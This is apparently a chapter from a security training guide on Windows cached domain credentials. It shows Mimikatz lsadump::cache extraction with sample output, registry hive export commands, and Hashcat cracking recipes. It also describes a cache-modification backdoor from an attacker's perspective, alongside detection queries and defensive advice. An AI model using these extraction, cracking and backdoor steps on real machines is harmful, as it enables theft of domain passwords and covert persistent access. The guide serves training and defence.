
Appearance
Chapter 17: LSASS Cached Credentials
Introduction
Windows was designed with mobility in mind. Before laptops became ubiquitous, most corporate computers sat on desks with permanent network connections. But as the workforce became mobile, a fundamental problem emerged: how do you authenticate to a domain-joined laptop when there's no Domain Controller available? You're on an airplane, in a coffee shop with no VPN connection, or simply experiencing network issues. The Domain Controller that validates your credentials is unreachable.
Microsoft's solution was Domain Cached Credentials (DCC)—a mechanism that stores "verifiers" of your successful domain logons locally. When you log on while disconnected, Windows validates your credentials against this local cache instead of contacting the DC. It's a practical solution to a real problem, but it creates a security exposure: anyone who can extract these cached credentials can attempt to crack them offline to recover the original domain password.
In my experience, cached credentials are particularly valuable in scenarios involving laptop compromise. An executive's laptop often contains cached credentials for high-value accounts—accounts that may have privileged access across the domain. If you can extract and crack those DCC2 hashes, you've potentially gained access far beyond the single compromised device.
This chapter covers the architecture of the credential cache, the evolution from DCC1 to DCC2 hashing, extraction techniques for both live systems and offline registry hives, the specific format required for cracking tools like Hashcat, and a powerful but dangerous technique for modifying cached credentials. We'll also examine the critical DPAPI implications that make cache modification a high-risk operation, and defensive strategies to minimize this attack surface.
Technical Foundation
The Problem: Offline Authentication
Domain authentication relies on contacting a Domain Controller. In a standard logon:
- User enters credentials
- Windows contacts DC via Kerberos or NTLM
- DC validates credentials and issues tokens
- User receives access
When the DC is unreachable, this flow breaks entirely—unless there's a local fallback.
The Solution: Cached Logon Verification
Windows implements a credential cache that stores verification data from successful domain logons. This is not a full credential that can be used for network authentication—it's a verifier that allows Windows to confirm "this user previously authenticated successfully with this password."
Important Limitation
A cached logon is fundamentally different from a domain logon:
| Aspect | Domain Logon | Cached Logon |
|---|---|---|
| Kerberos TGT | Yes | No |
| Network resource access | Yes | No |
| Domain password validation | At DC | Local only |
| New session keys | Generated | None |
A user authenticated via cached credentials can access local resources but cannot authenticate to network services requiring domain credentials until the DC becomes reachable again.
Cache Storage Architecture
Cached credentials are stored in the SECURITY registry hive:
HKEY_LOCAL_MACHINE\SECURITY\CacheCache Structure
| Registry Key | Purpose |
|---|---|
NL$1 through NL$n | Individual cached credential entries |
NL$Control | Cache metadata and configuration |
Each entry contains:
- Username and domain
- Hashed credential verifier (DCC hash)
- Logon timestamp
- Additional metadata
Access Restrictions
The SECURITY hive is protected:
- Only SYSTEM can access it directly
- Contents are encrypted using the SYSKEY
- Offline access requires decryption using SYSTEM hive
Cache Limits and Behavior
| System Type | Default Cache Size |
|---|---|
| Windows Client | 10 entries |
| Windows Server 2008+ | 25 entries |
| Legacy Server | 10 entries |
The cache operates as a circular buffer:
- Each successful domain logon creates or updates an entry
- When the cache reaches its limit, the oldest entry is overwritten
- Repeated logons by the same user update the existing entry's timestamp
The cache size is controlled by:
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
    CachedLogonsCount = <number>
Setting this to 0 disables cached logons entirely.
Credential Hashing: DCC1 vs DCC2
DCC1 (Legacy Systems)
Applies to: Windows XP, Windows Server 2003
DCC1 uses a simple double-MD4 construction:
DCC1 = MD4(NTLM_hash + LowerCase(username))Why It's Weak:
- MD4 is extremely fast to compute
- No iteration count or key stretching
- Can be cracked at billions of hashes per second on modern GPUs
Hashcat Mode: 1100
DCC2 (Modern Systems)
Applies to: Windows Vista and later, Windows Server 2008 and later
DCC2 uses PBKDF2 with significant iteration count:
DCC2 = PBKDF2(HMAC-SHA1, DCC1, LowerCase(username), 10240_iterations)Why It's Stronger:
- 10,240 iterations of PBKDF2 dramatically slow cracking
- Each password attempt requires 10,240× more computation
- Reduces cracking speed from billions to millions per second
Hashcat Mode: 2100
Performance Comparison
| Hash Type | Approximate GPU Speed (RTX 4090) | Time to Try 1B Passwords |
|---|---|---|
| NTLM | ~120 GH/s | < 1 second |
| DCC1 | ~40 GH/s | < 1 second |
| DCC2 | ~3 MH/s | ~5.5 minutes |
While DCC2 is dramatically slower to crack, weak passwords remain vulnerable. A password like "Summer2024!" will still fall quickly to a targeted dictionary attack.
Command Reference
lsadump::cache - Extraction
The primary command for working with cached credentials.
Online Extraction (Live System)
mimikatz # lsadump::cache

Domain: CORP / CORP.LOCAL
SysKey : 1234567890abcdef...

Cached Credentials:
  User    : AdminUser @ CORP.LOCAL
  MsCacheV2: abcd1234...
  Iteration: 10240

  User    : JSmith @ CORP.LOCAL
  MsCacheV2: dcba4321...
  Iteration: 10240
Requirements:
- SYSTEM privileges
- Running on the target system
Parameter Reference
| Parameter | Description |
|---|---|
| (none) | Dump cache from live system |
/system:<path> | Path to SYSTEM registry hive file |
/security:<path> | Path to SECURITY registry hive file |
Offline Extraction
When you have registry hives from backups, disk images, or forensic captures:
mimikatz # lsadump::cache /system:C:\evidence\system.hiv /security:C:\evidence\security.hiv

Domain: CORP / CORP.LOCAL
SysKey : 1234567890abcdef...

Cached Credentials:
  User    : AdminUser @ CORP.LOCAL
  MsCacheV2: abcd1234...
  Iteration: 10240
Interpreting the Output
| Field | Meaning |
|---|---|
| Domain | NetBIOS and DNS domain names |
| SysKey | Encryption key from SYSTEM hive |
| User | Username and domain of cached account |
| MsCacheV2 | The DCC2 hash value |
| Iteration | Hash iteration count (10240 = DCC2) |
If Iteration shows a different value or is absent, you're likely looking at a DCC1 hash (legacy system).
lsadump::cache - Modification
Mimikatz can also modify existing cache entries—a powerful backdoor technique.
Syntax
mimikatz # lsadump::cache /user:<username> /password:<newpassword>Parameters
| Parameter | Description |
|---|---|
/user:<name> | Username of existing cache entry (without domain prefix) |
/password:<pass> | Plaintext password to hash and store |
/ntlm:<hash> | NTLM hash to use for DCC calculation |
/dcc:<hash> | Direct DCC hash to store (bypasses calculation) |
Example
mimikatz # lsadump::cache /user:administrator /password:mynewpassword

Domain: CORP / CORP.LOCAL

Cached Credentials:
  User    : Administrator @ CORP.LOCAL
  MsCacheV2: [original hash]

Modifying entry...
  New MsCacheV2: [new hash based on 'mynewpassword']

Done.

Default Password: If no password or hash is specified, Mimikatz defaults to the password "mimikatz".
Attack Scenarios
Scenario 1: Laptop Credential Recovery
Context: You've compromised an executive's laptop and want to recover their domain password.
Attack Flow:
- Gain SYSTEM access on the laptop
- Extract cached credentials:
lsadump::cache - Format hash for Hashcat:
$DCC2$10240#adminuser#abcd1234efgh5678... - Run targeted dictionary attack with rules
- If successful, obtain domain password
Why It Works: Executive laptops frequently contain cached credentials for the user's domain account, which often has elevated privileges.
Scenario 2: Offline Analysis from Disk Image
Context: Incident response team has provided a forensic disk image of a compromised workstation.
Attack Flow:
- Mount the disk image
- Extract registry hives:
C:\Windows\System32\config\SYSTEMC:\Windows\System32\config\SECURITY
- Run offline extraction:
lsadump::cache /system:SYSTEM /security:SECURITY - Analyze all cached accounts for valuable targets
Why It Works: Forensic images preserve all cached credentials at the time of imaging.
Scenario 3: Cached Credential Backdoor
Context: You have temporary SYSTEM access to a laptop and want persistent access even when offline.
Attack Flow:
- Identify a cached account you want to access
- Modify the cache:
lsadump::cache /user:targetuser /password:yourpassword - Wait for target to be offline (VPN disconnected, etc.)
- Log in with your modified credentials
Critical Warning: This breaks DPAPI for that user. See below.
Scenario 4: Domain Account Discovery
Context: You've compromised a shared workstation and want to identify who uses it.
Attack Flow:
- Extract cached credentials
- Review the list of cached accounts
- Identify high-value targets (IT admins, executives, service accounts)
- Prioritize further targeting based on findings
Why It Works: The cache reveals which domain accounts have recently authenticated on the system.
Cracking Cached Credentials
Hash Format for Cracking Tools
Cracking tools require a specific format that includes the username (used as salt):
$DCC2$10240#username#hash_valueExample:
$DCC2$10240#administrator#5f4dcc3b5aa765d61d8327deb882cf99Hashcat Commands
DCC1 (Mode 1100)
bash
hashcat -m 1100 -a 0 dcc1_hashes.txt wordlist.txtDCC2 (Mode 2100)
bash
hashcat -m 2100 -a 0 dcc2_hashes.txt wordlist.txt -r rules/best64.ruleJohn the Ripper Format
username:$DCC2$10240#username#hash_valueCracking Strategy
Given the slow speed of DCC2 cracking, optimize your approach:
- Targeted Wordlists: Use company-specific terms, usernames, and previous breach data
- Smart Rules: Apply transformation rules that match observed password patterns
- Masks: If you know password policy, use targeted mask attacks
- Hybrid Attacks: Combine wordlists with masks for variations
Example focused attack:
bash
# Company-themed wordlist with rules
hashcat -m 2100 hashes.txt company_terms.txt -r corporate.rule

# Policy-aware mask (8+ chars, upper, lower, digit, special)
hashcat -m 2100 hashes.txt -a 3 ?u?l?l?l?l?l?d?s
The DPAPI Warning
What DPAPI Protects
The Data Protection API (DPAPI) secures sensitive data including:
- Saved browser passwords (Chrome, Edge, IE)
- Outlook PST encryption
- EFS encrypted files
- Windows Credential Manager entries
- RDP saved credentials
- VPN credentials
- Many application-specific secrets
How DPAPI Uses Passwords
DPAPI master keys are encrypted using a key derived from the user's actual password. When a user logs on with the correct password, Windows can decrypt these master keys and access protected data.
The Collision Problem
When you modify cached credentials, you're creating a situation where:
- The cache validates a different password than what the user originally set
- The user can log on with the modified password (while offline)
- But DPAPI still expects the original password to decrypt master keys
- All DPAPI-protected data becomes inaccessible
Observable Impact
After a cache modification, the user will experience:
| System | Failure Mode |
|---|---|
| Chrome/Edge | "Windows cannot access your saved passwords" |
| Outlook | PST file cannot be opened |
| EFS Files | "Access Denied" to encrypted files |
| Credential Manager | Saved credentials unavailable |
| RDP | Saved connections fail |
Why This Gets You Caught
Users immediately notice when their saved passwords disappear. They report it to IT. IT investigates. Forensic analysis reveals the cache modification. You're compromised.
Bottom Line: Cache modification is a powerful technique but should only be used when detection is acceptable or unavoidable.
Detection and Indicators of Compromise
Registry Access Detection
Monitor for access to the SECURITY hive:
Sysmon Event ID 1 (Process Creation)
Process: reg.exe
CommandLine: *save*SECURITY*
Security Event 4663 (Object Access)
Object: \REGISTRY\MACHINE\SECURITY
Access: READ_CONTROL, Query Value
Behavioral Indicators
| Indicator | Detection Method |
|---|---|
| SECURITY hive export | Process command line monitoring |
| Mimikatz execution | File hash, YARA rules, behavioral detection |
| .hiv file creation | Sysmon Event ID 11 |
| Cache entry modification | Registry modification auditing |
Detection Rules
# Splunk query for registry hive export
index=sysmon EventCode=1
| where CommandLine LIKE "%reg%save%SECURITY%"
   OR CommandLine LIKE "%reg%save%security%"
| table _time, host, User, CommandLine
DPAPI Failure Monitoring
Alert on patterns of DPAPI-related failures that might indicate cache tampering:
- Multiple applications reporting credential access failures
- User complaints of "lost" saved passwords
- EFS access denied errors after recent logon
Defensive Strategies
1. Reduce or Disable Cached Logons
On systems that don't require offline access, disable caching entirely:
Computer Configuration → Windows Settings → Security Settings →
Local Policies → Security Options →
Interactive logon: Number of previous logons to cache = 0Considerations:
- Servers should have
0(always connected to DC) - Laptops may need some caching for legitimate offline work
- Balance usability against security risk
2. Implement Strong Password Policies
Since DCC2 cracking is computationally expensive, strong passwords provide meaningful protection:
| Policy | Recommendation |
|---|---|
| Minimum length | 15+ characters |
| Complexity | Mixed case, numbers, symbols |
| History | Prevent reuse of recent passwords |
| Regular rotation | Depends on organizational policy |
3. Deploy Always-On VPN
DirectAccess or Always-On VPN ensures laptops maintain DC connectivity:
- User's machine connects to VPN before logon
- Domain authentication occurs normally
- Cache is updated but not relied upon
- Reduces exposure window for cached credential attacks
4. Monitor High-Value Accounts
Alert when privileged accounts appear in cached credential lists:
powershell
# Query cached logon count (requires SYSTEM)
$cache = Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"
$count = $cache.CachedLogonsCount
Write-Host "Cache limit: $count entries"
5. Implement Credential Guard
On supported systems, Credential Guard protects against certain credential theft attacks, though cached credentials remain in the SECURITY hive.
6. Endpoint Detection and Response
Deploy EDR solutions that can detect:
- Mimikatz execution patterns
- Registry hive access and export
- Unusual LSASS interactions
- Known credential theft tools
7. Regular Security Assessments
Periodically test your environment:
- Extract cached credentials from sample workstations
- Attempt to crack recovered hashes
- Identify weak passwords
- Remediate and educate users
Operational Considerations
When to Target Cached Credentials
| Scenario | Value |
|---|---|
| Laptop compromise | High - likely contains user's domain password |
| Shared workstation | Medium - reveals who uses the system |
| Server compromise | Low - better targets available (LSA Secrets, SAM) |
| Forensic analysis | High - historical credential data |
Extraction Methods Comparison
| Method | Requirements | Advantages |
|---|---|---|
| Live extraction | SYSTEM on target | Simple, direct |
| Offline (registry export) | Admin + later SYSTEM | Doesn't require immediate SYSTEM |
| Forensic image | Physical access | Works on powered-off systems |
Password Cracking Resource Planning
Given DCC2's computational cost, plan resources appropriately:
| Target Count | Wordlist Size | GPU Hardware | Estimated Time |
|---|---|---|---|
| 1-10 hashes | 10M words | Single RTX 4090 | Hours |
| 1-10 hashes | 100M words | Single RTX 4090 | Days |
| 50+ hashes | 10M words | Multiple GPUs | Hours-Days |
Cache Modification Decisions
Before modifying cached credentials, consider:
- Detection Risk: User will notice DPAPI failures
- Access Requirement: Do you need offline access specifically?
- Alternatives: Can you achieve goals through other persistence?
- Timing: How quickly will the user log on and notice?
Generally, cache modification is a last-resort technique.
Practical Lab Exercises
Exercise 1: Cache Discovery
Objective: Identify cached credentials on your lab system.
- Elevate to SYSTEM:
token::elevate - Dump the cache:
lsadump::cache - Document:
- How many accounts are cached?
- What domains are represented?
- What is the iteration count?
- Verify this matches the
CachedLogonsCountsetting
Exercise 2: Offline Extraction
Objective: Extract cached credentials from registry hive files.
- Export registry hives (as Administrator):cmd
reg save HKLM\SYSTEM C:\temp\system.hiv reg save HKLM\SECURITY C:\temp\security.hiv - Copy hives to analysis system
- Run offline extraction:
lsadump::cache /system:system.hiv /security:security.hiv - Compare results with live extraction
Exercise 3: Hash Format and Cracking
Objective: Understand cracking workflow for DCC2 hashes.
- Extract a hash from your lab
- Format for Hashcat:
$DCC2$10240#username#hash_value - Create a small wordlist including the actual password
- Run Hashcat:bash
hashcat -m 2100 hash.txt wordlist.txt - Observe the cracking speed vs. NTLM (mode 1000)
Exercise 4: Cache Limit Testing
Objective: Understand circular buffer behavior.
- Check current cache limit:
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v CachedLogonsCount - Set limit to 2:
CachedLogonsCount = 2 - Log on with three different domain accounts
- Extract cache and verify only 2 most recent entries exist
- Restore original setting
Exercise 5: DPAPI Impact Analysis (Caution)
Objective: Understand the impact of cache modification on DPAPI.
Warning: Only perform on a test account you don't need
- Create a test domain user
- Log on and save some Chrome passwords
- Verify Chrome can access saved passwords
- Modify the cached credential:
lsadump::cache /user:testuser /password:different - Disconnect from network and log on with new password
- Attempt to access Chrome passwords
- Document the DPAPI failure
Summary
Domain Cached Credentials represent a practical solution to offline authentication that creates a tangible security exposure. Understanding this mechanism is essential for both exploitation and defense.
Key Takeaways:
- Cached credentials enable offline domain logon but don't provide network authentication capabilities
- DCC2 uses 10,240 PBKDF2 iterations, making it dramatically slower to crack than NTLM or DCC1
- Cache lives in the SECURITY hive at
HKLM\SECURITY\Cachewith entriesNL$1throughNL$n - Extraction requires SYSTEM for live systems or decryption for offline hives
- Cache modification is powerful but dangerous—it breaks DPAPI and will be noticed
- Cracking requires proper format:
$DCC2$10240#username#hash - Defense centers on reducing cache size and enforcing strong passwords
The cached credential mechanism exemplifies the constant tension between security and usability. Mobile users need offline access, but that access creates an extractable target. The best defensive posture combines reduced caching (where feasible), strong password policies, and detection capabilities that identify credential extraction attempts.
Next: Chapter 18: LSASS LSA SecretsPrevious: Chapter 16: LSA SAM